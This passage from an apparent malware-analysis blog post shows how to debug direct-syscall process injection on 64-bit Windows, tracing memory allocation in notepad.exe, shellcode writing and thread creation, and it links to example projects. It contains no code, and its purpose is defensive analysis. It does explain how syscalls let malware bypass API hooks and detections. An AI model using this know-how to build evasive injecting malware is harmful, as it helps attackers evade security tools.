`NtAllocateVirtualMemory`, despite being an internal API call, is documented on MSDN. The Windows 64-bit calling convention passes the first four integer arguments in the `rcx`, `rdx`, `r8` and `r9` registers, so if we follow `rdx` in the dump and step over the syscall, we will see this location being populated with a pointer to the base address of the allocation.





`rdx` points to this location before we step over the syscall.



The same location after the syscall.


We can right-click this location and choose integer -> hex 64 to show this location as a 64 bit int, then copy the value and examine that region in our target process (here notepad.exe).





The location as an int


We can then open up the target process in Process Hacker and examine this location in memory, noting that it has indeed been allocated.



The allocation was successful.

If we continue execution, rinsing and repeating for the other syscalls, we see the region get populated with the shellcode, the thread get created and then the message box pop as the shellcode is run.

The region after the shellcode has been written to it.



The shellcode executing.

It's worth noting however that this technique (along with the static analysis with the search) only works if the syscalls instructions take place inside the malware, such as with Syswhispers2, which is why the ultimate authority when dealing with syscall malware is a kernel mode debugger.

Summary

Using syscalls is a sophisticated technique available to attackers that take a little extra work but allows the malware to bypass API hooks, breakpoints and detections by interacting with the kernel directly via the syscall interface.

Knowing what to look for then if you suspect the use of syscalls then is extremely useful, and having this knowledge in the back pocket can help you avoid running afoul of malware using this technique. We've looked at what syscalls are, and some ways to help locate and debug what they are doing in 64bit Windows executables.

You can find the example projects (including a vanilla API example and a syscalls example) used in this blog on GitHub here: https://github.com/m0rv4i/SyscallsExample